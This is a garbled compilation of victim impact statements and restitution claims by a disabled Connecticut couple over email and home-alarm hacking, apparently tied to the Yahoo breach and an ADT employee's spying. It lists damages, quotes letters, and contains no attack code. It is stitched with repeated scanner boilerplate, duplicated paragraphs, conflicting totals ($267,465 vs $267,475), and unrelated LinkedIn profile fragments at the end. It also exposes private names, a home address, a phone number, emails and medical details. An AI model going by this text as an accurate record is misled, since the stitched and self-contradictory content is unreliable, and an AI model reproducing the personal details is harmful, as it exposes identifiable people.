- Are there any comments you wish to make concerning the sentencing, restitution, or impact this crime has had on your business or personal life?

PLEASE SEE ATTACHED SHEETS.

If restitution is ordered by the Court, to whom should the check be made out and to what address should it be mailed?

Name: EDWARD W. ORR (PER DARLENE D. ORR)

Address of restitution recipient: 122 RIDGE ROAD
TERRYVILLE, CT 06786

Telephone No.: (203) 658-4977

I DECLARE UNDER PENALTY OF LAW THAT THE ABOVE INFORMATION IS TRUE AND CORRECT.

Signature: Edward W. Orr (per Darlene D. Orr)

Printed Name: EDWARD W. ORR (PER DARLENE D. ORR)

Date: JANUARY 19, 2018

Completed forms should be sent to USAEO.MCAP@usdoj.gov on or before January 26, 2018.

07896

AS-IS Document Control

2073984700

DC PL Document ID (DC-7)

August 1981 / 01896
 Medical Records Release Authorization
 1995 X (MH)
 1997 X (JC)
 1998 X (JC)
 1999 X (JC)
 2001 X (JC)
 2003 X (JC)

CHRON (REVIEW 4 OF 4)

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Any of these pages may be used
 for the following purposes:
 1. To identify the document
 2. To identify the document
 3. To identify the document

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Name of Victim:

EDWARD W. ORR (SEE ALSO DARLENE D. ORR, HOLDING POWER OF ATTORNEY FOR HER HUSBAND, EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Email Address(es) hacked:

esnddorr2@vnet.com esnddorr57@yahoo.com and via Yahoo: esnddorr2@gmail.com darleneorr@gmail.com ADT/Yahoo/ Verizon/C Comcast-related accounts and/or related; especially Yahoo- and ADT-related; other accounts and/or connections; see also attachments

Date Your Email Account was hacked (month/year):

Primarily approximately 4-14 through 12-16, with apparent Barstov-related events as far back as approximately 2-2012; see also attachments

Country:

United States

Question 1 on the Victim Impact Statement (as additional space is obviously required, the answer is shown below and on the referenced/enclosed documents, many of which have already been filed in federal and/or state court):

As described in numerous federal filings, my wife and I have thus far suffered in excess of **\$267,465** in financial losses, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED.**

(PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY ["PHYSICAL, EMOTIONAL..."] BELOW, BUT IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT.)

PLEASE SEE THE ANSWER TO QUESTION 2 BELOW FOR ADDITIONAL DETAILS.

Question 2 on the Victim Impact Statement (as additional space is obviously required, the answer is shown below and on the referenced/enclosed documents, many of which have already been filed in federal and/or state court):

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2073984700

DC PG Document ID (AC-3)

August 1981 / 03684
 Medical Records Release Authorization
 1985 X LHK
 1987 X LJC
 1998 X LJC
 2001 X LJC
 2003 X LJC

CHRON (REVIEW 4 OF 4)

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\$267,475 of Damages (Grand Total as shown below)

The undersigned has already filed several thousand documents, in Federal Court, relating to damages from Barstov's actions.

These documents are filed in U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al). See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

See also, among numerous other items, the attached letters of 12-11-14; 12-29-14; 12-23-15; 4-4-17; SSA communications sent by John L. Cannon; 1-2-15; et al.

Please note, also, that Yahoo, for instance, was informed, by the undersigned, of security problems with Barstov, et al, years before Yahoo admitted that its procedures were improper, and years before Yahoo did anything at all substantially constructive about said problems.

Yahoo also could have prevented these problems.

Many damages are still ongoing, and not all problems have been resolved. As Barstov and/or his colleagues sold and/or transferred much info, damages are reasonably expected to continue for quite some time.

In addition, various documents have been referenced and/or filed in CT Superior Court, H17B-MV17-0243458-S.

All of the aforementioned are incorporated herein in full.

Per the advice of Counsel, and as the Victim Impact Statement (VIS) announcement/letter/communication was communicated to the undersigned, a totally physically handicapped victim, only nine days before the VIS report deadline, please see both the below items and the attached/herein-incorporated, Federal-Court-steady-submitted receipts and records:

The estimated total loss is, THUS FAR, \$267,475, as enumerated below, NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED (PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY BELOW, BUT IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT):

- I. \$3,800 Forensic analysis and related analyses of hacking/intrusion, etc.

¹ Please see U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al). See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

Also, please note, per Counsel, the ongoing damages, and the physical disabilities of the claimant (totally physically disabled owing to spinal cord injuries from six fractures in the neck and lumbar regions, plus 140 additional injuries resulting from an intoxicated driver's travelling at 120 MPH and colliding with the undersigned's auto).

Such disabilities, in conjunction with the nine-day report deadline, obviously mean that the totals/subtotals below are approximate, with up to several hundred hours being required to fully tabulate the numerous damages and expenses shown in the thousands of documents.

Once again, please note that, per Counsel, et al, additional damages will be forthcoming.

AS-IS Document Control

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DC PL Document ID 1AC-21

August 1981 / 07896
Medical Records Release Authorization
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CHRON (REVIEW 4 OF 4)

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II. ADT, Guardian Security Systems, additional security systems/measure, installation/maintenance and/or related, attorney/legal fees, and other damages subdivided as follows:

- \$3,100 Initial ADT Security and related
- \$1,200 Initial Guardian Security and related
- \$2,900 Monthly ADT/Guardian and related, including equipment updates, replacement, etc.
- \$17,400 Security Barrier/Fence and related
- \$1,800 Guard/Richardson and related
- \$41,800 Attorney/Legal fees and expert witnesses, data gathering, etc. (Worgul, and related)
- \$8,000 Attorney/Legal fees and expert witnesses, data gathering, etc. Oric/Tubbs and related
- \$22,000 Computer hacking research, legal research data and related
- \$26,800 Forced move from dwelling
- \$37,000 Lost family income and related, as, among other things, Darlene D. Orr had to quit her job in order to vacate the dwelling and move, etc.
- \$14,000 Consequential repairs and/or lost value in dwelling, etc. (as result of hacking intrusions, related damage, etc.)
- \$3,100 Other
- \$53,500 Time, at a minimum of 2.5 hours per day from November 6, 2014, to March 30, 2017, at \$25 per hour for 2,140 hours

AS-IS Document Control

2073984700

DC FL Document ID (AC-2)

August 1981 / 07896
 Medical Records Release Authorization
 1981 A 1000
 1983 X 1JCI
 1989 X 1JCI
 2001 X 1JCI
 2003 X 1JCI

CHRON (REVIEW 4 OF 4)

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- \$23,850 Time, at a minimum of 1.5 hours per day from February 1, 2012, to November 6, 2014, at \$25 per hour for 954 hours
- \$7,225 Time, at a minimum of 1.5 hours per day from March 30, 2017, to the present, January 19, 2018, at \$25 per hour for 289 hours
- \$9,000,000 - \$11,000,000 PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED PLEASE NOTE THAT ALTHOUGH THERE IS OBVIOUSLY A LINE ENTRY FOR THIS SUBCATEGORY, IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT

Question 3 on the Victim Impact Statement (as additional space is obviously required, the answer is shown below and on the referenced/enclosed documents, many of which have already been filed in federal and/or state court):

The damages above are not reimbursable.

Question 4 on the Victim Impact Statement (as additional space is obviously required, the answer is shown below and on the referenced/enclosed documents, many of which have already been filed in federal and/or state court):

As described in communications from Dr. John L. Cannon to the Social Security Administration, the already-fragile condition of my health was essentially ruined beyond any reasonable repair.

My left side has been ruined.

Numerous other injuries and damages occurred.

The sum total of the damages is immense.

Our entire family unit was forced to move and we lost our much of our life savings.

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 5/10/22
 10:00 AM
 FEDERAL COURTS
 DISTRICT OF COLUMBIA

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DC PL Document ID (AC-2)

Account 1981 / 07886.
 Medical Records Release Authorization
 1981 X (MCI)
 1982 X (JCI)
 1983 X (JCI)
 1984 X (JCI)
 1985 X (JCI)

CHRON (REVIEW 4 OF 4)

Password required to print: *****

The relatively brief sentence that the Defendant received is not nearly enough.

He should be required to make restitution in full, including for **PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED** (PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY ABOVE, BUT IT WAS **NOT** SHOWN IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT).

JUST BECAUSE IT IS NOT SHOWN IN THE GRAND TOTAL PER SE DOES NOT MEAN THAT THE DEFENDANT SHOULD NOT HAVE TO PAY IT.

THE DEFENDANT SHOULD BE REQUIRED TO WORK TO PAY **THE ENTIRE AMOUNT TO US**, OR TO OUR HEIRS SHOULD WE DIE FROM THE STRESS AND INJURIES SUFFERED.

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Edward Orr <eanddorr2@gmail.com>

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); In excess of \$267,475 of Damages; Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

1 message

Edward Orr <eanddorr2@gmail.com>

Fri, Dec 18, 2020 at 9:02 AM

To: allison.c.crandle@usdoj.gov

Bcc: Edward Orr <eanddorr2@gmail.com>

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); IN EXCESS OF \$267,475 OF DAMAGES

Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

(THE LATTER VICTIM OF WHOM HOLDS POWER OF ATTORNEY FOR HER HUSBAND, EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Ms. Crandle:

I appreciate having had the opportunity to speak with you by telephone on Monday, December 14, 2020. You suggested that my wife and I send this Victim Impact Statement (and its numerous attachments) to you in the form of multiple emails.

Accordingly, this is "Email # 1 of 12" regarding Telesforo Aviles. There are numerous mentions of him in the records.

We are also, as you mentioned, respectfully requesting that one (Edward) of the undersigned be allowed to speak at the sentencing hearing; and that we be added to the "update list" of those who will receive notice as to what is happening with the Defendant. (Please note that, because of Edward physical handicaps [spinal-cord injuries, et al], he will need to appear via telephone, rather than via Zoom. He cannot utilize Zoom, because of his physical handicaps.)

As described in numerous documents and filings, my wife and I have thus far suffered in excess of **\$267,465** in financial losses, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED.**

In excess of \$267,475 of Damages (Grand Total as will be shown below):

The undersigned have already filed numerous documents, in Federal (and/or in State) Courts, relating to damages from Telesforo Aviles's actions.

Several documents were filed in U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al); et al. See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

See also, among numerous other items, the attached documents; et al.

MY FAMILY HAD PROBLEMS WITH THE ADT EMPLOYEE TELESFORO AVILES' HACKING AND SPYING BACK IN 2015 AND OTHER TIMES (PRIOR AND SUBSEQUENT); AND WE WROTE TO ADT AND/OR OTHER ENTITIES (INCLUDING, BUT NOT LIMITED TO, GOVERNMENTAL ENTITIES, ETC.) REGARDING THIS.

OUR FAMILY'S ADT SYSTEM WAS LOCATED ON PROPERTY WHICH JUST SO HAPPENED TO BE OIL- AND GAS-AFFILIATED PROPERTY LINKED TO NUMEROUS INDIVIDUALS AND FIRMS IN DALLAS, TEXAS, AND OTHER AREAS.

THE COMPUTER INTRUSIONS BY TELESFORO AVILES RESULTED IN DATA BREACHES, AMONG OTHER THINGS, AND DAMAGES RANGING FROM PHYSICAL INTRUSIONS TO FIRES (LINKED TO MALFUNCTIONING OF THE ADT SYSTEM; TO SECURITY BREACHES; ETC.) AND/OR OTHER DAMAGES.

Many damages are still ongoing, and not all problems have been resolved. As Telesforo Aviles and his colleagues accessed, sold and/or transferred much info, damages are reasonably expected to continue for quite some time.

In addition, various documents have been referenced and/or filed in CT Superior Court, H17B-MV17-0243498-S.

All of the aforementioned are incorporated herein in full.

Per the advice of Counsel, and as the Victim Impact Statement (VIS) announcement/letter/communication was communicated to one of the undersigned (Edward W. Orr), a totally physically handicapped victim, please see both the below items and the attached and/or herein-incorporated-by-reference, Federal/State-Court-already-submitted [see F.N. 1, etc.] receipts and records; and/or other records; et al:

The estimated total loss is, THUS FAR, in excess of **\$267,475**, as enumerated below, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED** (PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY BELOW, BUT IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT):

- I. \$3,800 Forensic analysis and related analyses of hacking/intrusion, etc.

- II. ADT, Guardian Security Systems, additional security systems/measures, installation/maintenance and/or related, attorney/legal fees, and other damages subdivided as follows:
 - \$3,100 Initial ADT Security and related
 - \$1,200 Initial Guardian Security and related
 - \$2,900 Monthly ADT/Guardian and related, including equipment updates, replacement, etc.
 - \$17,400 Security Barrier/Fence and related
 - \$1,800 Guard/Richardson and related
 - \$41,800 Attorney/Legal fees and expert witnesses, data gathering, etc. (Worgul, and related)
 - \$8,000 Attorney/Legal fees and expert witnesses, data gathering, etc. Orié/Tubbs and related
 - \$22,000 Computer hacking research, legal research data and related
 - \$26,800 Forced move from dwelling

- \$37,000 Lost family income and related, as, among other things, Darlene D. Orr had to quit her job in order to vacate the dwelling and move, etc.
- \$14,000 Consequential repairs and/or lost value in dwelling, etc. (as result of hacking intrusions, related damage, etc.)
- \$3,100 Other
- \$53,500 Time, at a minimum of 2.5 hours per day from November 6, 2014, to March 30, 2017, at \$25 per hour for 2,140 hours
- \$23,850 Time, at a minimum of 1.5 hours per day from February 1, 2012, to November 6, 2014, at \$25 per hour for 954 hours
- \$7,225 Time, at a minimum of 1.5 hours per day from March 30, 2017, to the present, January 19, 2018, at \$25 per hour for 289 hours
- \$9,000,000 - \$11,000,000 PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED (PLEASE NOTE THAT ALTHOUGH THERE IS OBVIOUSLY A LINE ENTRY FOR THIS SUBCATEGORY, IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT)

IN ADDITION, AND AS DESCRIBED IN COMMUNICATIONS FROM DR. JOHN L. CANNON TO THE SOCIAL SECURITY ADMINISTRATION (AND/OR TO OTHER ENTITIES), THE ALREADY-FRAGILE CONDITION OF EDWARD W. ORR'S HEALTH WAS ESSENTIALLY RUINED BEYOND ANY REASONABLE REPAIR.

Edward W. Orr's left side has been ruined.

Numerous other injuries and damages occurred.

The sum total of the damages is immense.

Our entire family unit was forced to move and we lost our much of our life savings.

The relatively brief sentence that the Defendant may receive will not be nearly enough.

He should be required to make restitution in full, including for **PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED**.

JUST BECAUSE IT IS NOT SHOWN IN THE GRAND TOTAL PER SE DOES NOT MEAN THAT THE DEFENDANT SHOULD NOT HAVE TO PAY IT.

THE DEFENDANT SHOULD BE REQUIRED TO WORK TO PAY THE ENTIRE AMOUNT TO US, OR TO OUR HEIRS, SHOULD WE DIE FROM THE STRESS AND INJURIES SUFFERED.

RESPECTFULLY SUBMITTED,

/s/ [Signature]

/s/ [Signature]

EDWARD W. ORR (PER DARLENE D. ORR) and DARLENE D. ORR
122 RIDGE ROAD
TERRYVILLE, CT 06786

Telephone: (203) 658-4977

F. N. 1: [Excerpt] Please see U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al). See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

Also, please note, per Counsel, the ongoing damages, and the physical disabilities of the claimant (totally physically disabled owing to spinal cord injuries from six fractures in the neck and lumbar regions, plus 140 additional injuries resulting from an intoxicated driver's travelling at 120 MPH and colliding with the undersigned's auto).

Such disabilities obviously mean that the totals/subtotals below are approximate, with up to several hundred hours being required to fully tabulate the numerous damages and expenses shown in the thousands of documents.

Once again, please note that, per Counsel, et al, additional damages will be forthcoming.

Please see also the communication sent to the law firm of Fears Nachawati, PLLC, a portion of the cover-letter text of which is shown below (Please note that the attachment-number designations below are separate and distinct from other attachments, and are not the same designations as the attachments contained in subsequent emails in this Victim Impact Statement):

[Excerpt] Sent via Certified Mail: 7015 3010 0000 4384 3236

EDWARD W. ORR
DARLENE D. ORR
122 Ridge Road
Terryville, CT 06786

May 25, 2020

C. Bryan Fears
FEARS NACHAWATI, PLLC
5473 Blair Road
Dallas, Texas 75231

RE: I. THE ADT CASE:

MY FAMILY HAD PROBLEMS WITH THE ADT EMPLOYEE TELESFORO AVILES' HACKING AND SPYING BACK IN 2015; AND WE WROTE TO ADT REGARDING THIS AND NUMEROUS OTHER PROBLEMS WITH THEIR STAFF ON OR ABOUT 9-1-2015.

PLEASE SEE THE ENCLOSED ATTACHMENT 2: PAGE 1

II. BECAUSE OF THE ABOVE AND RELATED HACKINGS OF ADT-RELATED ORIGIN, THE JEWISH FEDERATION CONTACTED ATTORNEY STEVEN H. WINICK, AS SHOWN IN THE ATTACHED COURT TRANSCRIPT.

(ON PAGE 6 OF ATTACHMENT 1)

MR WINICK THEN REPRESENTED US, AS SHOWN IN THE 54-PAGE TRANSCRIPT IN ATTACHMENT 1.

THE ABOVE CASE CONCERNED VULNERABILITY OF THE ADT SYSTEM TO INTRUSION, ETC., AND EVEN THOUGH TELESFORO AVILES WAS NOT THE MAIN FOCUS, HE AND THE ACTIONS OF HIS GROUP (T. MACRI, ET AL) WERE PART OF THE COURT RECORD IN THE CASE.

OUR FAMILY'S ADT SYSTEM WAS LOCATED ON PENNSYLVANIA PROPERTY WHICH JUST SO HAPPENED TO BE OIL- AND GAS-AFFILIATED PROPERTY LINKED TO NUMEROUS INDIVIDUALS AND FIRMS IN DALLAS, TEXAS.

MR. WINICK SPOKE ON OUR BEHALF – AS SHOWN ON NUMEROUS PAGES OF THE ATTACHED TRANSCRIPT, NOT SIMPLY THE PAGE NUMBERS MENTIONED ABOVE.

III. ALSO, IN AN NLRB DOCUMENT FROM 2019 (ATTACHMENT 3), VARIOUS OF TELESFORO AVILES' ACTIONS WERE CLASSIFIED AS FRAUDULENT, ETC.

HE ALSO ALTERED RECORDS.

A QUOTE FROM PAGE 1 OF THE 2019 NLRB DECISION READS AS FOLLOWS

“... [ADT] HAD ONLY ISSUED WARNINGS TO SEVERAL OTHER EMPLOYEES WHO ENGAGED IN SIMILAR OR MORE EGREGIOUS CONDUCT, SUCH AS “[F]RAUD [OR] FALSIFICATION OF COMPANY RECORDS” (JOSE PEREZ AND TELESFORO AVILES)...”

[UNDERLINING SUPPLIED]

IV. IN YET AN EARLIER NLRB DOCUMENT (FROM 2018), THE NLRB SPOKE OF AVILA AS FOLLOWS:

“T. AVILES WAS GIVEN A WRITTEN WARNING ON JANUARY 27, 2016 FOR HAVING MISREPORTED HIS INVENTORY AND CLAIMED WORK THAT HE HAD NOT PERFORMED DURING THE PREVIOUS PAY PERIOD.

“AVILES WAS AUDITED AGAIN ON FEBRUARY 10, 2016, AND FOUND TO BE DELINQUENT, ADDITIONALLY, AVILES FAILED TO COMPLETE HIS TIMECARD. AVILES WAS GIVEN A FINAL WRITTEN WARNING ON FEBRUARY 25, 2016.”...

Enc.: As described and/or referenced herein

cc: S. Solender (prm)

S. Specter (prm)

S. Winick (prm)

J. White (prm)

J. Nestico (prm)

M. Sciota (prm)

R. Palmer (prm)

DC File/351292381033f/re (prm)

Social Security Administration (prm)

Clerk of Court/sf (prm)

Yale Medical School/DK (prm)

The Hartford/72419b (prm)

Reliance Standard (prm)

Zurich North America (prm)

University of Conn. Medical School/J.Cannon Ref. EWO/3063(prm)

SBI/DC Trust (prm) [End of excerpt from the above certified letter]

* * * * *

[Certified letter excerpt and/or related ends above row of asterisks; additional information shown below.]

In regard to one or more files, please note the following: An ADT employee named "Bo Mesing" is also mentioned in tandem with Telesforo, and the reason for the mention was that Mr. Mesing was -- how shall we put it -- quite a colorful character, of the wrong type. Not much detail about Mr. Mesing's "colorful activities" is contained in the particular letter mentioning Telesforo, but elsewhere, in a letter written a few months later to the Attorney General of Pennsylvania, there is mention made of certain inappropriate activities of Mr. Mesing's [activities to which Telesforo Aviles often jokingly referred], as shown in an excerpt therefrom below:

Begin Excerpt: RE: THE VERY INAPPROPRIATE ITEMS THAT YOU REQUESTED REGARDING THE ADT SALESMAN, BO MESING

Dear Madam Attorney General:

Per your request, please find enclosed the items printed from Mr. Mesing's twitter account (an account promoting ADT), plus printed excerpts from a sex video on his YouTube account (also an account promoting ADT).

Mr. Mesing was our salesperson, and we reported him to ADT in the past.

As you have exposed other such pornographic and/or inappropriate business and government practices, it is hoped that your efforts here will eventually help improve the situation at ADT.

Contents of the attachments include the following:

- "Yab Yum position" (with illustration)
- "Spooning" (with illustration; also other similar sexual items and illustrations, etc.)
- "How to beat...system [apparently referring to all systems here, even legal systems]."
- "Get any Girl System shows exactly what a woman wants and what she needs..."
- "My Real Estate Wealth System has been proven to work with anyone..."
- "ADT - WHY..."
- "ADT FIRE AND SAFETY"
- "ADT PRESENTATION FOR RESIDENTIAL..."
- VIDEO OF MR. MESING INTRODUCING A MAHARAJI SHOW
- "WELCOME TO YES"
- "A NEW AGE IS COMING UPON US"

Once again, you were correct about Mr. Mesing, et al.

Thank you, and we will keep you posted on the CAC follow-up. [End excerpt]

[Additional information shown below.]

Note: The undersigned also hereby states that, as a result of the State of National Emergency (and/or concomitant events), Orr has prepared and proofread this document to the best of his ability (owing to the physical handicaps of one of the undersigned, several friends and family members have assisted and/or acted in agency as required in the preparation of this document, with such disability-related assistance including the assistance of one or more persons holding power of attorney, persons who have also assisted with voice machinery/substitution and/or related, and who may also do so in the future if necessary) under the constraints at hand, including, but not limited to, time constraints, et al. It is hoped that all page references and related are correct, and the undersigned has proofread this document a minimum of four times, with multiple reviewers/proofreaders assisting. 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Please note also, that, owing to recent local and/or regional power fluctuations/ outages and/or related (often Covid-19-associated, etc.), certain computer and/or data processing functions may have been compromised from time to time in an irrevocable manner, thereby leading to occasional text anomalies, typographical and/or otherwise in nature. In addition, please note that interlinked and/or auto-refresh functionalities of one or more data processing elements and/or sub-elements may result in auto-pagination, numbering, denotation and/or other anomalies, etc. Please note, in regard to one or more computer-based files, references, exhibits, and/or related, that sometimes the specialized formats are such that they require d/s 'denesting' of contents, and/or of sequestered, re-labeled files or file elements [because of, for instance, file-naming-length and/or protocol-related restrictions encountered in non-native computer systems, etc.] and so forth. Some of the aforementioned files and/or related may have contained, as part of their native format protocols, temporary file formats or related that may compromise certain other files and/or other file elements. Oftentimes the mere act of opening one or more files may compromise another file, etc. Numerous files are such that their usage may require the concomitant opening (or, conversely, the concomitant closing) of adjacent and/or nested files, in order for the "origin file" to operate. Additional complicating factors may also exist. Many of the file components associated with RT-17 and/or related links thereto are especially problematic. Additionally, several of the aforementioned may utilize file formats that require multiple plug-ins from external programs and/or external devices. In addition, please note that this document and/or portions thereof may be subject to auto-updates and/or related, as necessary and/or appropriate (no additional sig. and/or init. req.; please see c.t.e.), per accepted protocol. Please note also, that, owing to recent local and/or regional power fluctuations/ outages and/or related (often Covid-19-associated, etc.), certain computer and/or data processing functions may have been compromised from time to time in an irrevocable manner, thereby leading to occasional text anomalies, typographical and/or otherwise in nature. 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The separately submitted and/or referenced USB drives and/or hard-copy or other items or cross-references contain items in addition to those submitted via email. Please note that, in regard to email transmission [and/or related], attempts to utilize ADA-compliant and/or related software sometimes resulted in the unfortunate compromise of computer and/or data-screen integrity, etc., thereby exacerbating matters by then concomitantly compromising additional factors (including, but not limited to, compromises of security and/or related, with one or more examples [including, but not limited to, multiple compromised/ accessed/entered and/or related files thereof] shown in

one or more exhibits. The undersigned also hereby states that, as a result of the State of National Emergency (and/or concomitant events), Orr has prepared and proofread this document to the best of his ability (owing to the physical handicaps of one of the undersigned, several friends and family members have assisted and/or acted in agency as required in the preparation of this document, with such disability-related assistance including the assistance of one or more persons holding power of attorney, persons who have also assisted with voice machinery/substitution and/or related, and who may also do so in the future if necessary) under the constraints at hand, including, but not limited to, time constraints, et al. Please see also Aviles's interactions with T. Macri; K. Baratov; et al. Please see also, per counsel, concomitant and/or related v.i.s. in Baratov/Yahoo-related matters, and/or related, etc. Please note, also, that Mr. Aviles's actions resulted in data compromises, and/or damages of other types, of numerous types, including, but not limited to, those described and/or referenced herein; see also Levy Konigsberg's filings and/or documents in 8083356, et al (Kline/Specter; Winick; Palmer; Weidaw; Ness; et al), which were also affected. It is hoped that all page references and related are correct, and the undersigned has proofread this document a minimum of four times, with multiple reviewers/ proofreaders assisting. The undersigned has submitted this document in good faith. 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Amanda Phillips

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
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Amanda Phillips

District Small Business Sales Manager at ADT Security Services
Mobile, Alabama, United States · 402 connections

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ADT Security Services



University of South Alabama

About

Experienced District Sales Manager with a demonstrated history of working in the security industry. Skilled in Alarm Systems, Sales Management, and Team Building. Graduated from University of South Alabama (MBA).

Activity



Amanda Phillips

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
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Experience



ADT Security Services

17 years 2 months

Small Business Sales Manager

Mar 2005 - Present · 17 years 2 months

Small Business District Sales Manager

Mar 2005 - Present · 17 years 2 months

Education



University of South Alabama

Master of Business Administration (MBA) · Business, Management, Marketing, and Related Support Services

2005 - 2007

Groups



Consultants & Recruiters

-



Experts -Security, Software, Cloud, IoT, Robotics, A.I., Education, Finance, Health, Space & Science

-



Security Specialists

-



Linkin Corporate Recruiters

-



Amanda Phillips


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Tallahassee, FL



Roger Osborne

